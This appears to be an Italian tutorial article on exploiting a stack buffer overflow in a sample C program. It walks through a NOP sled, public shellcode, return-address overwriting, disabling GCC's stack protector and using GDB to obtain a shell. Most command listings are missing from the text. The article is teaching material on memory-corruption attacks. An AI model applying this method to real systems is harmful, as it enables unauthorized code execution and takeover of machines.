Ecco cosa avviene, nello Stack, dopo avere fornito al programma vulnerabile la nostra stringa malevola: prima c’è la NOP sled, poi

lo shellcode, ed infine la ripetizione dell'indirizzo di ritorno che punta alla NOP sled.

La slitta NOP

Per quanto riguarda l'altro problema, ovvero la necessità di conoscere gli indirizzi di memoria da sovrascrivere e quelli in cui si scrive, non esiste modo per il pirata di ottenere le informazioni di cui ha bisogno, dal momento che in ogni computer gli indirizzi di memoria saranno diversi. Tuttavia, esiste un trucco grazie al quale queste informazioni risultano non più necessarie: si chiama NOP sled. La traduzione letterale è "slitta con nessuna operazione", ed è una istruzione in linguaggio macchina che, semplicemente, non fa niente (NOP significa "nessuna operazione"). È molto importante capire che una istruzione NOP fa in modo che il processore passi immediatamente all'istruzione successiva. Si può quindi facilmente costruire una "slitta": una lunga sequenza di istruzioni NOP non fa altro che portare il processore all'istruzione posizionata dopo l'ultimo NOP. Facciamo un esempio pratico: innanzitutto, ricordiamo che in un sistema x86 l'istruzione NOP è rappresentata dal numero esadecimale \x90.
L'istruzione:

consiste banalmente nell'istruzione:

Perché tutti i \x90 vengono saltati dal processore appena li legge: banalmente, appena il processore incontra una di queste istruzioni il registro EIP viene incrementato di una unità, quindi il processore passa a leggere il byte immediatamente successivo. Non è inutile come può sembrare: può essere

utilizzato per sincronizzare delle porzioni di memoria. Il lato più interessante della cosa è che, ovviamente, le istruzioni:

e

Sono perfettamente equivalenti, perché non ha alcuna importanza quanti \x90 ci sono. Ecco dunque il trucco del pirata per evitare di dover capire dove si trova esattamente l'indirizzo di memoria: basta scrivere una slitta NOP (cioè una serie di \x90) abbastanza lunga immediatamente prima dell'istruzione da eseguire. In questo modo non serve conoscere esattamente in quale indirizzo di memoria è stata registrata l'istruzione da eseguire: basta avere una idea di massima di dove potrebbe trovarsi uno qualsiasi dei byte \x90, e la slitta NOP farà sì che il processore finisca con l'eseguire proprio l'istruzione che il pirata desidera. Naturalmente, si deve ancora risolvere il problema di sapere esattamente dove deve essere posizionato l'indirizzo di ritorno della funzione. Anche questo problema può essere risolto con una certa facilità: basta ripetere molte volte l'indirizzo desiderato (che va calcolato in modo che si riferisca ad almeno uno dei numerosi byte \x90 scritti precedentemente). Infatti, per la legge probabilistica dei "grandi numeri", basta ripetere molte volte l'indirizzo di ritorno affinché almeno una di queste volte esso venga scritto proprio nel punto in cui deve trovarsi.

La dimensione della NOP sled

Nell'esempio abbiamo scelto di utilizzare una lunghezza di 200 byte per la slitta NOP. Naturalmente, avremmo potuto scegliere anche una dimensione di 204 byte per la nostra NOP sled, perché la somma (204+28=232) è comunque divisibile per 4. Il

vantaggio di 232 byte rispetto a 228 è che il numero 232 è divisibile anche per 8, quindi può funzionare anche su un sistema a 64 bit (infatti per realizzare indirizzi a 64 bit servono 8 byte).

Ricapitolando, è possibile sfruttare la vulnerabilità di un programma come il nostro errore.c semplicemente inviandogli una stringa costruita con una lunga sequenza di istruzioni NOP (\x90 in esadecimale), poi un codice Assembly da eseguire per ottenere il controllo del computer, ed infine l'indirizzo di ritorno, che punta proprio su una delle istruzioni NOP, ripetuto molte volte. La stringa sarà molto lunga, ma questo non è un problema. Anzi: in fondo, la vulnerabilità del programma dipende proprio dall'eccessiva lunghezza della stringhe che riceve.

Costruire la stringa

Proviamo, adesso, a costruire una stringa con queste caratteristiche, per sfruttare la vulnerabilità del programma errore.c che abbiamo realizzato poco fa. Utilizzeremo Perl per realizzare la NOP sled. Infatti, il comando:


Produce una sequenza di 600 istruzioni NOP (l'esadecimale \x90), ovvero una NOP sled di 600 byte e la passa al programma errore. Naturalmente, questo non basta per sfruttare davvero la vulnerabilità del programma: ci servono anche un codice macchina Assembly da eseguire e l'indirizzo di ritorno. Il codice Assembly che un pirata vuole eseguire può essere qualcosa di simile al seguente:

Per il momento non entriamo troppo nei dettagli: ci accontentiamo di dire che questo tipo di codice è chiamato "shellcode", perché permette al pirata di ottenere una shell, ovvero un prompt dei comandi con cui avere il controllo del computer su cui era in esecuzione il programma vulnerabile. I

codice shellcode sono di pubblico dominio, ed esistono siti web che li raccolgono: noi ci siamo basati sul seguente http://shell-storm.org/shellcode/files/shellcode-811.php.

Procediamo, dunque, a modificare il comando affinché contenga sia la NOP sled che lo shellcode:

Vi starete chiedendo: perché abbiamo realizzato una NOP sled di esattamente 200 byte? In realtà non c'è un motivo preciso per scegliere proprio questo numero, ma esiste una regola da rispettare: visto che l'indirizzamento della memoria nei sistemi a 32 bit richiede 4 byte, è ovvio che la somma dei byte della NOP sled e dello shellcode deve obbligatoriamente essere divisibile per 4, altrimenti l'indirizzo di ritorno (che scriveremo tra poco, finirebbe per essere disallineato (cioè non comincerebbe nell'esatta posizione in cui il processore si aspetterebbe di trovarlo). Se avete contato i byte dello shellcode, avrete notato che sono 28. Una NOP abbastanza grande deve avere almeno 100-200 byte. Potremmo scegliere un numero qualsiasi, per esempio 190. Tuttavia, la somma di 190+28, ovvero 218 byte, non è divisibile per 4. Un numero che possa essere divisibile per 4 è 228 quindi, visto che la dimensione dello shellcode non può cambiare, impostiamo una dimensione della NOP sled tale da ottenere una somma totale di 228 byte: la NOP sled deve avere una dimensione di 200 byte.
Ci manca, ormai, soltanto la parte dell'indirizzo di ritorno.



Il compilatore GCC inserisce nello Stack, prima dell'indirizzo di ritorno, un byte "canary" (canarino). Se l'indirizzo di ritorno viene sovrascritto, anche il canary è sovrascritto. Appena il programma si accorge che il canary non ha più il valore originale, si interrompe impedendo l'esecuzione dello shellcode.

Trovare l'indirizzo giusto

L'indirizzo di ritorno che noi vogliamo scrivere è ovviamente un indirizzo che corrisponde ad almeno uno dei caratteri della NOP sled. Come facciamo a sapere dove si trova questo codice macchina? Semplice: la NOP sled è ora inserita nella memoria del computer tramite la variabile "vulnerabile", ovvero quella che nel nostro programma errore.c avevamo chiamato stringa, ed alla quale avevamo assegnato un massimo di 500 byte. Basterà trovare la posizione in memoria di tale stringa durante una esecuzione del programma errore e sapremo dove trovare la

nostra NOP sled.

Iniziamo compilando il programma errore.c assicurandoci che il compilatore non aggiunga del codice per evitare la sovrascrittura dell'indirizzo di ritorno:

La protezione di GCC

L'opzione -fno-stack-protector serve ad evitare che il compilatore GCC inserisca del codice per evitare la sovrascrittura degli indirizzi di ritorno delle funzioni. Tale funzionalità è presente soltanto in GCC, per ora: è una buona forma di protezione, ma sono ancora pochi i programmatori che ne fanno uso, quindi noi la disabilitiamo di proposito proprio per vedere cosa succede ai tutti i programmi che non dispongono di questo meccanismo di difesa. Potete provare ad eseguire nuovamente la procedura con il programma compilato senza l'opzione -fno-stack-protector per vedere che cosa succede se gli indirizzi di ritorno delle funzioni vengono protetti: al momento della sovrascrittura, il programma verrà terminato. Questo ci da una indicazione importante: dovendo scegliere un compilatore per i nostri programmi C, il compilatore GCC offre già una buona protezione automatica dai buffer overflow.


Ora procederemo proprio come un pirata informatico: utilizzando GNU Debugger. Avviamo il programma con il comando:

Otterremo il terminale di GDB. Controlliamo il codice Assembly del programma errore, in particolare quello della funzione main (che è il cuore di ogni programma):

Vedremo qualcosa del genere:

Naturalmente, noi conosciamo già il codice sorgente del programma. Ma facciamo finta di non averlo letto, esattamente come accade in genere per un pirata che vuole cracckare un nostro programma e non può leggere il codice sorgente, accontentandosi invece del codice Assembly. Innanzitutto, possiamo vedere che qui c'è una chiamata alla funzione strcpy, all'istruzione 31. Evidentemente, viene dichiarata una variabile, perché immediatamente prima di questa istruzione abbiamo l'istruzione mov, che sposta delle informazioni nel registro eax (che contiene le variabili di funzione). Qual è la dimensione della variabile? Semplice: dobbiamo vedere come è cambiato il puntatore ESP. Questa operazione viene fatta all'istruzione main+6:

Al registro vengono sottratti 0x210 byte, ovvero 528 byte, riservandoli alla variabile che verrà poi passata alla funzione strcpy. Significa che la dimensione effettiva della variabile è sicuramente inferiore a 528, perché nello spazio riservato devono essere presenti i vari byte della variabile (che noi sappiamo essere 500 perché abbiamo indicato tale dimensione nel codice sorgente), un byte che funge da terminatore di stringa (cioè un carattere null), e poi alcuni byte per ottenere un corretto allineamento dello stack. L'allineamento dei byte è necessario per garantire la corretta lettura delle word (cioè gruppi di 4 byte in un sistema a 32 bit, oppure 2 byte in un sistema a 16 bit: https://en.wikipedia.org/wiki/Data_structure_alignment).



> La protezione ASLR è presente su Windows da Vista in poi, ma ha dei difetti fino a Windows 8: http://recxltd.blogspot.co.uk/2012/03/partial-technique-against-aslr-multiple.html

L'istruzione di ritorno della funzione è identificata come main+42. Per capire come si comporta il programma, dovremo naturalmente interrompere la sua esecuzione prima di tale istruzione: ci serve un "breakpoint" presso l'istruzione immediatamente precedente, ovvero l'istruzione leave che è identificata come main+41.
Fissiamo quindi il breakpoint con il comando:

Adesso, GDB metterà in pausa il programma appena arriva a tale istruzione, quindi un attimo prima di chiamare l'indirizzo di ritorno. Questa pausa ci darà la possibilità di vedere se l'indirizzo di ritorno viene sovrascritto e come. Ordiniamo l'esecuzione del programma con il comando:

il programma si è fermato al breakpoint. Controlliamo il contenuto attuale dei registri del processore con il comando:

che è una abbreviazione di info registers. Il risultato sarà il seguente:

Tutto normale, per ora. Procediamo adesso a eseguire soltanto la prossima istruzione Assembly: una sola istruzione, senza arrivare davvero al termine del programma.
Si può fare con il comando


GDB ci avviserà che qualcosa è andato storto:

Se diamo nuovamente il comando

otterremo questo risultato:

Si può notare che i registri del processore sono stati sovrascritti. In particolare, sia il registro ebp che eip contengono il codice \x41\x41\x41\x41, che è parte della stringa che avevamo fornito al programma tramite il comando Perl. EIP è molto importante perché è il registro che contiene l'indirizzo della prossima istruzione da eseguire.
Ora possiamo cercare di capire dove, esattamente, venga memorizzata la variabile vulnerabile. Diamo dunque il comando

e otterremo gli ultimi 600 byte memorizzati nello Stack (cioè i 600 byte che precedono l'ultimo byte dello Stack, identificato dal registro del processore ESP).



Sia GCC che GDB sono disponibili nell'ambiente Cygwin, che simula un terminale GNU/Linux in Windows

Dovremmo avere qualcosa del genere:

La variabile vulnerabile è registrata in quella porzione di memoria che ha valore 0x41414141 (perché è questo il valore che abbiamo scritto con il comando Perl). Quindi uno qualsiasi degli indirizzi che hanno tale valore andrà bene. È una buona

idea scegliere uno degli indirizzi centrali, per esempio 0xffffd5a0.
Chiudiamo GDB e poi riapriamolo, in modo da ricominciare da capo, dando i comandi:

Abbiamo anche impostato nuovamente il breakpoint. È arrivato il momento di realizzare la stringa completa: ci eravamo fermati alla seguente:

Ora siamo finalmente pronti per aggiungere l'indirizzo di ritorno che vogliamo, ovvero 0xffffd5a0. In esadecimale viene scritto \xa0\xd5\xff\xff, con i byte scritti in senso inverso perché i processori x86 utilizzano la convenzione little endian, che prevede la scrittura in senso inverso degli indirizzi di memoria. Dobbiamo soltanto decidere quante volte ripetere l'indirizzo di ritorno, per essere certi che almeno una volta vada a sovrascrivere quello originale.
Il calcolo è facile: la stringa attuale ha una lunghezza di 202+28=230 byte. La variabile da riempire ne contiene 500, e noi vogliamo quindi che la nostra stringa abbia una lunghezza minima di 600 byte (è meglio abbondare). Servono quindi un minimo di 370 byte: l'indirizzo di ritorno ne ha 4, quindi se ripetiamo tale indirizzo per 93 volte avremo 372 byte. Siccome è meglio sbagliare per eccesso che per difetto, possiamo semplicemente ripetere l'indirizzo di ritorno per 100 volte, così da avere 400 byte che sommati ai precedenti portano la nostra stringa ad una lunghezza totale di 630 byte. Questo ci garantisce un buffer overflow.

La dimensione della variabile vulnerabile

Naturalmente visto che la posizione corretta dell'indirizzo di ritorno, ovvero la posizione in cui il processore si aspetta di trovarlo, dipende dalla dimensione della variabile, nel

nostro caso il trucco funziona bene perché la variabile ha una dimensione di 500 byte, più che sufficienti per contenere lo shellcode ed almeno una piccola NOP sled. Se, tuttavia, la variabile avesse avuto soltanto 20 byte come dimensione massima, non avremmo potuto sfruttare questo metodo dal momento che lo shellcode che abbiamo usato occupa 28 byte, e di conseguenza sarebbe andato a sovrascrivere anche le celle di memoria dell'indirizzo di ritorno originale, le quali non avrebbero dunque potuto essere sovrascritte dall'indirizzo di ritorno falso. Una soluzione consiste nel realizzare un programma malevolo, in C, che costruisca una variabile contenente l'intero codice necessario (NOP sled e shellcode). Essendone il costruttore il programma malevolo può conoscere l'esatto indirizzo di memoria di tale variabile. Poi, lo stesso programma può avviare il programma vulnerabile (nel nostro caso il programma errore), fornendogli come valore per la stringa vulnerabile una lunga sequenza costruita semplicemente ripetendo molte volte l'indirizzo di memoria in cui si trova la variabile del programma malevolo.

Ricapitolando, la stringa completa per sfruttare la vulnerabilità del programma errore è la seguente:

Per una maggiore leggibilità, la presentiamo con alcuni spazi in modo che possa andare a capo e essere letta agevolmente:

Ricordiamo che, affinché funzioni, la stringa deve essere su una sola riga e senza spazi. Possiamo provare la stringa in GDB dando il comando:

Grazie al breakpoint che abbiamo inserito, possiamo controllare lo svolgimento dando i comandi

e poi

Se tutto è andato bene, dovremmo notare che l’indirizzo di ritorno della funzione main è stato sostituito con 0xffffd5a0:

A questo punto possiamo anche analizzare il contenuto dell’area di memoria che inizia presso l’indirizzo 0xffffd5a0 sfruttando il seguente comando per GDB:


Otterremo il listato dei 250 byte successivi all’indirizzo che abbiamo indicato, interpretati come codice eseguibile Assembly:

Possiamo infatti vedere una lunga sfilza di istruzioni NOP, seguite da un breve programma che è fondamentalmente lo shellcode.
Non rimane altro da fare che verificare l’effettivo funzionamento della stringa ordinando a GDB di proseguire con l’esecuzione del codice (che era in pausa grazie al nostro breakpoint). Basta dare il comando

E otterremo il seguente risultato:

Una shell perfettamente funzionante, tramite la quale dare comandi al sistema operativo. Naturalmente, adesso che abbiamo visto che la nostra stringa malevola funziona in GDB, possiamo chiudere il debugger (comando exit per chiudere la shell e poi quit per chiudere GDB) e provare l’effettivo funzionamento direttamente nel terminale:

Anche in questo caso, dovremmo ottenere una shell.



Fornendo al programma la stringa malevola, l’esecuzione viene dirottata e si apre un terminale

Anche in questo caso, dovremmo ottenere una shell.

Riassumendo, il codice sorgente incriminato, che possiamo salvare nel file **errore.c**, è questo:

Possiamo poi verificare la vulnerabilità compilandolo senza protezione dello stack, e disabilitando le protezioni di Linux prima di lanciare il programma con lo shellcode:

Volendo testare la vulnerabilità in GDB, possiamo lanciare il debug con questo comando:

e dare dal terminale di GDB i comandi per l’impostazione del breakpoint e l’esecuzione passo passo, utile per controllare i registri.

Lasciando proseguire l’esecuzione del programma, otterremo l’avvio di un terminale /bin/dash. Questo ci insegna quanto possa rivelarsi pericoloso un piccolo errore nella gestione di una variabile: se il programma non fosse così semplice, ma fosse per esempio un programma server accessibile tramite interfaccia web, e la variabile “incriminata”, fosse impostabile dall’utente con un form HTML, un pirata potrebbe eseguire un qualsiasi comando sul server. Magari, persino una shell remota per prenderne il controllo.